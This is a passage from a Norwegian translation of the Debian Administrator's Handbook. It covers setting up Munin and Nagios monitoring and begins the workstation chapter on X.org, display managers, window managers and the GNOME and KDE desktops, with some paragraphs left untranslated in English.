<p style="text-align: center;"><b>ALTERNATIV</b></p> <p><b>Zabbix, et integrert overvåkningsverktøy</b></p>	<p>Selv om Munin og Nagios er svært mye brukt, er de ikke de eneste på overvåkningsområdet, og hver av dem behandler kun halvparten av oppgaven (grafer på den ene side, varsling på den andre). Zabbix, derimot, integrerer begge sider ved overvåkingen; den har også et nettgrensesnitt for å sette opp de vanligste aspektene. Den har vokst med stormskritt i løpet av de siste årene, og kan nå betraktes som en levedyktig konkurrent. På overvåkingstjeneren vil du installere <code>zabbix-server-pgsql</code> (eller <code>zabbix-server-mysql</code>), muligens sammen med <code>zabbix-frontend-php</code> for å få et nettgrensesnitt. Hos verten, for å overvåke, vil du installere <code>zabbix-agent</code> for å sende data tilbake til tjeneren.</p> <p style="margin-left: 20px;">► <a href="http://www.zabbix.com/">http://www.zabbix.com/</a></p>
<p style="text-align: center;"><b>ALTERNATIV</b></p> <p><b>Icinga, en forgrening fra Nagios</b></p>	<p>Ansporet av meningsforskjeller om utviklingsmodellen for Nagios (som er kontrollert av et selskap), laget et antall utviklere av Nagios en forgrening, og brukte Icinga som det nye navnet. Icinga er fortsatt kompatibel - så langt - med Nagios oppsett og plugins, men den legger også til ekstra funksjoner.</p> <p style="margin-left: 20px;">► <a href="http://www.icinga.org/">http://www.icinga.org/</a></p>

### 12.4.1. Oppsett av Munin

Hensikten med Munin er å overvåke mange maskiner. Derfor bruker den ganske naturlig en klient/tjener-arkitektur. Den sentrale verten - graftegneren - samler data fra alle de overvåkede vertene, og genererer historiske grafer.

#### *Sette opp verter til monitor*

Det første trinnet er å installere `munin-node`-pakken. Nissen som denne pakken har installert, lytter på port 4949, og sender tilbake data samlet inn av alle de aktive programtilleggene. Hvert programtillegg er et enkelt program som returnerer en beskrivelse av de innsamlede data, samt den siste målte verdi. Programtilleggene er lagret i `/usr/share/munin/plugins/`, men bare de med en symbolsk lenke i `/etc/munin/plugins/` er virkelig i bruk.

Når pakken er installert, er et sett med aktive programtillegg, basert på tilgjengelig programvare og gjeldende oppsett av verten, fastsatt. Imidlertid avhenger dette auto-oppsettet av en funksjon som hvert programtillegg må leve, og det er vanligvis en god idé å gå gjennom og justere resultatene for hånd. Å surfe på [Plugin Gallery](#)<sup>2</sup> kan være interessant, selv om ikke alle programtillegg har omfattende dokumentasjon. Men alle programtillegg er skript, og de fleste er ganske enkle og godt kommentert. Å surfe `/etc/munin/plugins/` er derfor en god måte å få en idé om hva hvert programtillegg handler om, og å avgjøre hvilke som bør fjernes. Tilsvarende, å aktivere et interessant programtillegg som finnes i `/usr/share/munin/plugins/` er så enkelt som å sette opp en symbolsk lenke med `ln -sf /usr/share/munin/plugins/plugin /etc/munin/plugins/`. Merk at når navnet på et programtillegg ender med en understrekning

<sup>2</sup><http://gallery.munin-monitoring.org>

“\_”, krever programtillegg en parameter. Denne parameteren må lagres i navnet på den symbolske lenken; for eksempel må ”if\_” programtillegg bli aktivert med en symbolsk `if_eth0`-lenke, og den vil overvåke nettverkstrafikk på `eth0` grensesnittet.

Når alle programtilleggene er satt opp riktig, må bakgrunnsprosessoppsettet oppdateres til å beskrive adgangskontrollen for de innsamlede dataene. Dette inkluderer `allow`-direktiver i `/etc/munin/munin-node.conf`-filen. Standardoppsettet er `allow ^127\.0\.0\.1$`, og gir bare tilgang til den lokale verten. En administrator vil vanligvis legge til en lignende linje med IP-adressen til graftegner-verten, og deretter starte bakgrunnsprosessen på nytt med `service munin-node restart`.

#### FOR VIDEREKOMMENDE

### Å lage lokale programtillegg

Munin inkluderer detaljert dokumentasjon om hvordan programtilleggene skal fungere, og hvordan man kan utvikle nye programtillegg.

► <http://munin-monitoring.org/wiki/plugins>

Et programtillegg kan best testes når det kjøres under samme forhold som det ville blitt når det utløses av `munin-node`. Dette kan simuleres ved å kjøre `munin-run` plugin som rot. Et potensielt andre parameter som gis til denne kommandoen (slik som `config`) formidles til programtillegget som et parameter.

Når et programtillegg brukes med `config`-parameteret, må det beskrive seg selv ved å returnere et sett med felt:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
    ➔ many processes are in the run-queue (scheduled to run
    ➔ "immediately").
load.info 5 minute load average
```

De forskjellige tilgjengelige feltene er beskrevet av «Plugin reference» (Plugin-referansen) som er tilgjengelig som en del av «Munin guide»-en.

► <http://munin.readthedocs.org/en/latest/reference/plugin.html>

Når startet uten en parameter, vil programtillegget bare returnere de siste måleverdiene: For eksempel, å kjøre `sudo munin-run load` kunne returnere `load.value 0.12`.

Til slutt, når et programtillegg startes med parameteret `autoconf`, skal det returnere «yes» (og exit-status 0) eller «no» (med exit-status 1) avhengig av om programtillegget bør være aktivert på denne verten.

## Oppsett av graftegneren

«Graftegneren» aggregerer rett og slett dataene, og genererer de tilhørende grafer. Den nødvendige programvaren er i *munin*-pakken. Standardoppsettet kjører *munin-cron* (en gang hvert 5. minutt). Den samler data fra alle verter som er oppført i */etc/munin/munin.conf* (kun den lokale verten er oppført som standard), lagrer historiske data i RRD-filer (*Round Robin Database*, et filformat utviklet for å lagre data som varierer i tid) lagret under */var/lib/munin/*, og genererer en HTML-side med grafene i */var/cache/munin/www/*.

Alle overvåkede maskiner må derfor være oppført i oppsettsfilen */etc/munin/munin.conf*. Hver maskin er oppført som en full seksjon med et navn som passer til maskinen, og minst en address-inngang som gir den tilsvarende IP-adressen.

```
[ftp.falcot.com]
address 192.168.0.12
use_node_name yes
```

Seksjoner kan være mer komplekse, og beskrive ekstra grafer laget ved å kombinere data fra flere maskiner. Prøvene som er gitt i oppsettsfilen er gode utgangspunkter for tilpasninger.

Det siste trinnet er å publisere de genererte sidene. Dette innebærer å sette opp en nett-tjener, slik at innholdet i */var/cache/munin/www/* blir tilgjengelig på et nettsted. Tilgang til denne nettsiden vil ofte være begrenset, enten ved hjelp av en autentiseringsmekanisme eller IP-basert adgangskontroll. Se del 11.2, «[Nett-tjener \(HTTP\)](#)» side 272 for de relevante detaljene.

### 12.4.2. Oppsett av Nagios

I motsetning til Munin, installerer ikke Nagios nødvendigvis noe på de overvåkede vertene. Mesteparten av tiden brukes Nagios til å kontrollere tilgjengeligheten for nettverkstjenester. For eksempel kan Nagios koble til en nett-tjener, og sjekke at en gitt nettside kan nås innen en gitt tid.

#### Å installere

Det første skrittet for å sette opp Nagios er å installere *nagios3*, *nagios-plugins* og *nagios3-doc*-pakkene. Pakkeinstallasjonen setter opp nettgrensesnittet, og lager en første *nagiosadmin*-bruker (som den ber om et passord for). Å legge til andre brukere er så enkelt som å sette dem inn i */etc/nagios3/htpasswd.users*-filen med Apaches *htpasswd*-kommando. Hvis ikke noe Debconf-spørsmål vises under installasjonen, kan *dpkg-reconfigure nagios3-cgi* bli brukt til å definere *nagiosadmin*-passordet.

Grensesnittet vises ved å la nettleseren gå til <http://server/nagios3/>. Vær spesielt oppmerksom på at Nagios allerede overvåker noen parametere på maskinen der den kjører. Men noen interaktive funksjoner, som å legge til kommentarer til en vert, virker ikke. Disse funksjonene er deaktivert under Nagios standardoppsett, som av sikkerhetsgrunner er svært restriktiv.

Som dokumenter i `/usr/share/doc/nagios3/README.Debian`, innebærer aktivering av noen egenskaper å redigere `/etc/nagios3/nagios.cfg`, og at parameteret `check_external_commands` settes til «1». Vi må også sette opp skrivetilgang til katalogen som Nagios bruker, med kommandoer som de følgende:

```
# service nagios3 stop
[...]
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios3/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios3
# service nagios3 start
[...]
```

## Oppsett

Nagios nettgrensesnitt er ganske fint, men det tillater ikke oppsettet, heller ikke kan det brukes til å legge til overvåkede verter og tjenester. Hele oppsettet styres via filer som det er referert til i den sentrale oppsettsfilen, `/etc/nagios3/nagios.cfg`.

Disse filene bør en ikke dykke ned i uten en viss forståelse av Nagios-konsepter. Oppsettet lister objekter av følgende typer:

- en *vert* (*host*) er en maskin som skal overvåkes;
- en *vertsgruppe* (*hostgroup*) er et sett av verter som bør grupperes sammen for visning, eller å utnytte vanlige oppsettselementer;
- en *service* er et testbart element knyttet til en vert eller en gruppe verter. Det vil som oftest være en sjekk for en nettverkstjeneste, men det kan også innebære å sjekke om noen parametere er innenfor et akseptabelt spenn (for eksempel ledig diskplass eller prosessorbelastning);
- en *servicegruppe* (*servicegroup*) er et sett av tjenester som skal grupperes sammen for visning;
- en *kontakt* (*contact*) er en person som kan motta varsler;
- en *kontaktgruppe* (*contactgroup*) er et sett med slike kontakter;
- en *tidsperiode* (*timeperiod*) er et tidsspenn innenfor hvilket enkelte tjenester må kontrolleres;
- en *kommando* (*command*) er kommandolinjen som brukes for å sjekke en gitt tjeneste.

Alt etter typen, har hvert objekt en rekke egenskaper som kan tilpasses. En fullstendig liste ville bli for lang til å ta med her, men de viktigste egenskapene er forholdet mellom objektene.

En *service* bruker en *kommando* (*command*) til å sjekke statusen til en egenskap på en *vert* (*host*) (eller en *vertsgruppe* (*hostgroup*)) innenfor en *tidsperiode* (*timeperiod*). Om det oppstår et problem, sender Nagios et varsel til alle medlemmer av *kontaktgruppe* (*contactgroup*) knyttet til tjenesten. Hvert medlem får sendt varselet ifølge den kanalen som er beskrevet i det samsvarende *kontakt* (*contact*)-objektet.

Et arvesystem tillater enkel deling av et sett med egenskaper på tvers av mange objekter uten å duplisere informasjon. Videre har det opprinnelige oppsettet en rekke standardobjekter; i mange tilfeller er det å definere nye verter, tjenester og kontakter en enkel sak å utlede fra de angitte generiske objektene. Filene i /etc/nagios3/conf.d/ er en god kilde til informasjon om hvordan de fungerer.

Falcot Corp-administratorene bruker følgende oppsett:

**Eksempel 12.3** /etc/nagios3/conf.d/falcot.cfg-fil

```
define contact{
    name                  generic-contact
    service_notification_period 24x7
    host_notification_period   24x7
    service_notification_options w,u,c,r
    host_notification_options   d,u,r
    service_notification_commands notify-service-by-email
    host_notification_commands  notify-host-by-email
    register               0 ; Template only
}
define contact{
    use                  generic-contact
    contact_name         rhertzog
    alias                Raphael Hertzog
    email                hertzog@debian.org
}
define contact{
    use                  generic-contact
    contact_name         rmas
    alias                Roland Mas
    email                lolando@debian.org
}

define contactgroup{
    contactgroup_name    falcot-admins
    alias                Falcot Administrators
    members              rherzog, rmas
}

define host{
    use                  generic-host ; Name of host template to use
    host_name            www-host
    alias                www.falcot.com
    address              192.168.0.5
    contact_groups       falcot-admins
    hostgroups           debian-servers,ssh-servers
}
define host{
```

```

use           generic-host ; Name of host template to use
host_name     ftp-host
alias         ftp.falcot.com
address       192.168.0.6
contact_groups falcot-admins
hostgroups    debian-servers,ssh-servers
}

# 'check_ftp' command with custom parameters
define command{
  command_name      check_ftp2
  command_line      /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
                    ➔ 30 -t 35
}

# Generic Falcot service
define service{
  name            falcot-service
  use             generic-service
  contact_groups falcot-admins
  register        0
}

# Services to check on www-host
define service{
  use           falcot-service
  host_name     www-host
  service_description HTTP
  check_command  check_http
}
define service{
  use           falcot-service
  host_name     www-host
  service_description HTTPS
  check_command  check_https
}
define service{
  use           falcot-service
  host_name     www-host
  service_description SMTP
  check_command  check_smtp
}

# Services to check on ftp-host
define service{
  use           falcot-service
  host_name     ftp-host
  service_description FTP
  check_command  check_ftp2
}

```

Denne oppsettsfilen beskriver to overvåkede verter. Den første er nett-tjeneren, og kontrollene er gjort på HTTP (80) og sikre-HTTP (443) porter. Nagios sjekker også at en SMTP-tjener kjører på port 25. Den andre verten er FTP-tjeneren, og sjekken inkluderer å sørge for at svar kommer innen 20 sekunder. Utover denne forsinkelsen, blir en *advarsel* sendt ut; med mer enn 30 sekunder ansees varslingen som kritisk. Nagios nettgrensesnitt viser også at SSH-tjenesten er overvåket; dette kommer fra vertene som tilhører vertsgruppen *ssh-servers*. Den samsvarende standardtjenesten er definert i `/etc/nagios3/conf.d/services_nagios2.cfg`.

Legg merke til bruken av arv: Et objekt er satt til å arve fra et annet objekt med «*bruk foreldre-navn*». Foreldre-objektet må kunne identifiseres, noe som krever å gi det et «*navn identifikator*»-egenskap. Hvis det overordnede objektet ikke er ment å være et reelt objekt, men bare skal tjene som en forelder, og gir det en «*register 0*»-egenskap som sier til Nagios om å ikke vurdere det, og derfor om å ignorere mangelen på noen parametere som ellers ville vært nødvendig.

#### DOKUMENTASJON

#### **Liste med objektegenskaper**

En mer inngående forståelse av de ulike måtene som Nagios kan settes opp på, kan fås fra dokumentasjonen fra *nagios3-doc*-pakken. Denne dokumentasjonen er direkte tilgjengelig fra nettgrensesnittet, med «Dokumentasjon»-linken øverst i venstre hjørne. Den inkluderer en liste over alle objektyper, med alle de egenskapene de kan ha. Den forklarer også hvordan du oppretter nye programtillegg.

#### FOR VIDEREKOMMENDE


#### **Eksterne tester med NRPE**

Mange av Nagios programtillegg tillater å sjekke noen parametere lokalt hos en vert; hvis mange maskiner trenger disse kontrollene, mens en sentral installasjon samler dem, trenges NRPE (*Nagios Remote Plugin Executor*)-programtillegg å bli lagt inn. *nagios-nrpe-plugin*-pakken må bli installert på Nagios tjeneren, og *nagios-nrpe-server* på vertene der lokale tester trenger bli kjørt. Sistnevnte får sitt oppsett fra `/etc/nagios/nrpe.cfg`. Denne filen skal inneholde de testene som kan startes eksternt, og maskinenes IP-adresser må tillates å utløse dem. På Nagios side, å aktivere disse eksterne testene er så enkelt som å legge til samsvarende tjenester ved hjelp av den nye *check\_nrpe*-kommandoen.



## Nøkkelord

Arbeidsstasjon  
Grafisk skrivebord  
Kontorarbeid  
X.org



# Arbeidsstasjon

# 13

---

---

---

---

## Innhold

---

---

E-post 366	Oppsett av X11-tjeneren 360	Å tilpasse det grafiske grensesnittet 361	Grafiske skrivebord 363
	Nettlesere (Web browsers) 369	Utvikling 371	Samarbeid 371
		Å emulere Windows: Wine 373	Sanntidskommunikasjonsprogramvare 375

---

---

Nå når tjenerutrullingene er over, så kan administratorene fokusere på installasjon av individuelle arbeidsstasjoner, og lage et typisk oppsett.

## 13.1. Oppsett av X11-tjeneren

Å sette opp det grafiske grensesnittet for første gang kan til tider være vanskelig; aller siste skjermkort fungerer ofte ikke perfekt med X.org-versjonen som leveres i Debians stabile versjon.

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, X11 (Jessie contains version X11R7.7).

### PERSPEKTIV X11, XFree86 og X.org

X11 is the graphical system most widely used on Unix-like systems (also available for Windows and Mac OS). Strictly speaking, the term “X11” only refers to a protocol specification, but it is also used to refer to the implementation in practice.

X11 had a rough start, but the 1990s saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian Jessie uses X.org version 7.7.

Nåværende versjoner av X.org er i stand til automatisk å oppdage den tilgjengelige maskinvaren: Dette gjelder skjermkortet og skjermen, samt tastatur og mus; i virkeligheten er det så praktisk at pakken ikke lenger selv lager en `/etc/X11/xorg.conf`-oppsettssfil. Dette er gjort mulig av funksjonene som tilbys av Linux-kjernen (spesielt for tastatur og mus), ved at hver driver lister skjermkartene den støtter, og ved å bruke DDC-protokollen til å hente skjermegenskaper.

Tastaturopsettet er for tiden definert i `/etc/default/keyboard`. Denne filen brukes både til å sette opp tekstkonsollen og det grafiske grensesnittet, og det håndteres av `keyboard-configuration`-pakken. Detaljer om å sette opp tastaturet er tilgjengelig i del 8.1.2, «Oppsett av tastaturet» side 149.

Pakken `xserver-xorg-core`-pakken gir en generisk X-tjener, som brukes av 7.x versjoner av X.org. Denne serveren er modulbasert, og bruker et sett av uavhengige drivere for å håndtere de mange forskjellige typene av skjermkort. Å installere `xserver-xorg` sørger for at både tjeneren og minst én skjermdriver er installert.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the VESA and fbdev drivers. VESA is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games and visual effects for the desktop, and so on) while fbdev works on top of the kernel’s framebuffer device. The X server writes its messages to the `/var/log/Xorg.0.log` log file, which is where one would look to know what driver is currently in use. For example, the following snippet matches what the intel driver outputs when it is loaded:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched modesetting as autoconfigured driver 1
```

```
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

## EKSTRA Proprietære driverer

Noen skjermkortfabrikanter (spesielt nVidia) nekter å publisere hardvarespesifikasjonene som ville være nødvendig for å implementere gode gratis drivere. De leverer, imidlertid, proprietære drivere som gjør det mulig å bruke maskinvaren deres. Denne politikken er lite oppløftende, fordi selv når den medfølgende driveren finnes, er den vanligvis ikke så polert som den skal være. Enda viktigere, den følger ikke nødvendigvis X.Org-oppdateringene, som kan hindre den nyeste tilgjengelige driveren fra å laste riktig (eller i det hele tatt). Vi kan ikke godta denne oppførselen, og vi anbefaler at du unngår disse produsentene, og heller favoriserer mer samarbeidende produsenter.

If you still end up with such a card, you will find the required packages in the *non-free* section: *nvidia-glx* for nVidia cards, and *fglrx-driver* for some ATI cards. Both cases require matching kernel modules. Building these modules can be automated by installing the packages *nvidia-kernel-dkms* (for nVidia), or *fglrx-modules-dkms* (for ATI).

The “nouveau” project aims to develop a free software driver for nVidia cards. As of *Jessie*, its feature set does not match the proprietary driver. In the developers’ defense, we should mention that the required information can only be gathered by reverse engineering, which makes things difficult. The free driver for ATI video cards, called “radeon”, is much better in that regard although it often requires non-free firmware.

## 13.2. Å tilpasse det grafiske grensesnittet

### 13.2.1. Valg av skjermstyrer

Det grafiske grensesnittet gir bare skjerm plass. Å kjøre X-serveren selvstendig gir bare en tom skjerm, noe som er grunnen til at de fleste installasjoner bruker en *skjermstyrer* for å vise innloggingsskjerm, og starte det grafiske skrivebordet så snart brukeren logger inn. De tre mest populære skjermstyrerne er for tiden *gdm3* (*GNOME Display Manager*), *kdm* (*KDE Display Manager*), og *lightdm* (*Light Display Manager*). Ettersom Falcot Corp-administratorene har valgt å bruke skrivebordsmiljøet GNOME, plukket de ganske logisk ut *gdm3* som skjermstyrer. Oppsettssfil */etc/gdm3/daemon.conf* har mange valgmuligheter (listen kan finnes i skjemafilen */usr/share/gdm/gdm.schemas*) for å kontrollere virksomheten, mens */etc/gdm3/greeter.dconf-defaults* har innstillinger for «velkomstsjesjonen» (mer enn bare et påloggings vindu, den er et begrenset skrivebord med strømstyring og tilgjengelighetsverktøy). Vær oppmerksom på at noen av de mest nyttige innstillingene for sluttbrukere kan bli justert med GNOMEs kontrollsenter.

### 13.2.2. Å velge en vindushåndterer

Since each graphical desktop provides its own window manager, which window manager you choose is usually influenced by which desktop you have selected. GNOME uses the `mutter` window manager, KDE uses `kwin`, and Xfce (which we present later) has `xfwm`. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

#### DET GRUNNLEGGENDE **Vindushåndterer**

The window manager displays the “decorations” around the windows belonging to the currently running applications, which includes frames and the title bar. It also allows reducing, restoring, maximizing, and hiding windows. Most window managers also provide a menu that pops up when the desktop is clicked in a specific way. This menu provides the means to close the window manager session, start new applications, and in some cases, change to another window manager (if installed).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter configuration should be used. “Light” (or small footprint) window managers include WindowMaker (in the `wmaker` package), Afterstep, `fvwm`, `icewm`, `blackbox`, `fluxbox`, or `openbox`. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the `x-window-manager` alternative with the command `update-alternatives --config x-window-manager`.

#### DEBIANSPESIALITET **Alternativer**

Debian-politikken lister opp en rekke standardiserte kommandoer som kan utføre en bestemt handling. For eksempel bruker `x-window-manager`-kommandoen en vindushåndterer. Men Debian tilordner ikke denne kommandoen til en bestemt vindusbehandler. Administratoren kan velge hvilken håndterer som skal tas i bruk.

For hver vindusbehandler registrerer den relevante pakken derfor den aktuelle kommandoen som et mulig valg for `x-window-manager` sammen med en tilknyttet prioritet. Om administratoren ikke setter opp dette eksplisitt, tillater denne prioriteringen å plukke ut den beste installerte vindusbehandleren når den generiske kommandoen kjøres.

Både registrering av kommandoer og det eksplisitte oppsettet involverer `update-alternatives`-skriptet. Å velge hvor en symbolsk kommando peker er en så enkel sak som å kjøre `update-alternatives --config symbolsk`-kommando. Skriptet `update-alternatives` lager (og opprettholder) symbolske linker i `/etc/alternatives/`-mappen, som igjen refererer til plasseringen av den kjørbare. Ettersom tiden går, blir pakker installert eller fjernet, og/eller administrator gjør eksplisitte endringer i oppsettet. Når en pakke som gir et alternativ er fjernet, går den alternative automatisk til det nest beste valg blant de gjenværende mulige kommandoer.

Ikke alle symbolske kommandoer er eksplisitt oppført av Debian-politikken; noen av Debiants pakkevedlikeholdere valgte bevisst å bruke denne mekanismen i mindre enkle tilfelle der den fortsatt gir interessant fleksibilitet (eksempler er `x-www-browser`, `www-browser`, `cc`, `c++`, `awk`, og så videre).

### 13.2.3. Menyhåndtering

Moderne skrivebordsmiljøer og mange vindusbehandlere tilbyr menyer som lister de tilgjengelige brukerprogrammene. For å holde menyer oppdatert med de faktisk tilgjengelige programmer gir vanligvis hver pakke en .desktop-fil i /usr/share/applications. Formatet på disse filene har blitt standardisert av FreeDesktop.org:

► <http://standards.freedesktop.org/desktop-entry-spec/latest/>

Administratorer kan ytterligere tilpasse programmenyene gjennom hele systemet av oppsettfiler som «Desktop Meny Specification» beskriver. Sluttbrukere kan også tilpasse menyene med grafiske verktøy som *kmenuedit* (i KDE), *alacarte* (i GNOME) eller *menulibre*.

► <http://standards.freedesktop.org/menu-spec/latest/>

HISTORIE	
<b>Debians menysystem</b>	Historisk - lenge før Freedesktop.orgs standarder dukket opp - hadde Debian oppfunnet sitt eget menysystem hvor hver pakke ga en generell beskrivelse av de ønskede menyelementene i /usr/share/menu/. Dette verktøyet er fremdeles tilgjengelig i Debian (i <i>menu</i> -pakken), men den er bare marginalt nyttig siden pakkevedlikeholtre oppfordres til å støle på .desktop-filer i stedet.

## 13.3. Grafiske skrivebord

Det frie grafiske skrivebordfeltet er dominert av to store programvaresamlinger: GNOME og KDE. Begge er svært populære. Dette er et temmelig sjeldent eksempel i den fri programwareverdenen; for eksempel har Apache nett-tjener svært få av samme type.

This diversity is rooted in history. KDE was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn't acceptable for a large number of developers. Qt was not free software at the time, and GNOME was started based on the GTK+ toolkit. Qt has since become free software, but the projects still evolved in parallel.

GNOME og KDE arbeider fortsatt sammen under FreeDesktop.org-paraplyen. Prosjektene samarbeidet om å definere standarder for interoperabilitet på tvers av applikasjoner.


Å velge «beste» grafiske skrivebord er et følsomt tema som vi foretrekker å styre klar av. Vi vil bare beskrive de mange mulighetene, og gi noen tips for videre tenking. Det beste valget vil være det du gjør etter litt eksperimentering.

### 13.3.1. GNOME

Debian Jessie inkluderer GNOME version 3.14, som kan installeres med en enkel `apt-get install gnome` (Det kan også installeres ved å velge oppgaven «Debian desktop environment»).

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing its standards and recommendations, which has helped developers to create satisfying graphical user interfaces. The project also gets encouragement from the big players of

computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.



Figur 13.1 GNOME-skrivebordet


For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled through the GSettings interface and stores its data in the DConf database. The configuration settings can thus be queried and edited with the `gsettings`, and `dconf` command-line tools, or by the `dconf-editor` graphical user interfaces. The administrator can therefore change users' configuration with a simple script. The GNOME website provides information to guide administrators who manage GNOME workstations:

➔ <https://help.gnome.org/admin/>

### 13.3.2. KDE

Debian *Jessie* inkluderer versjon 4.14 av KDE, som kan bli installert med `apt-get install kde-standard`.

KDE has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. KDE is a mature desktop environment with a wide range of applications.



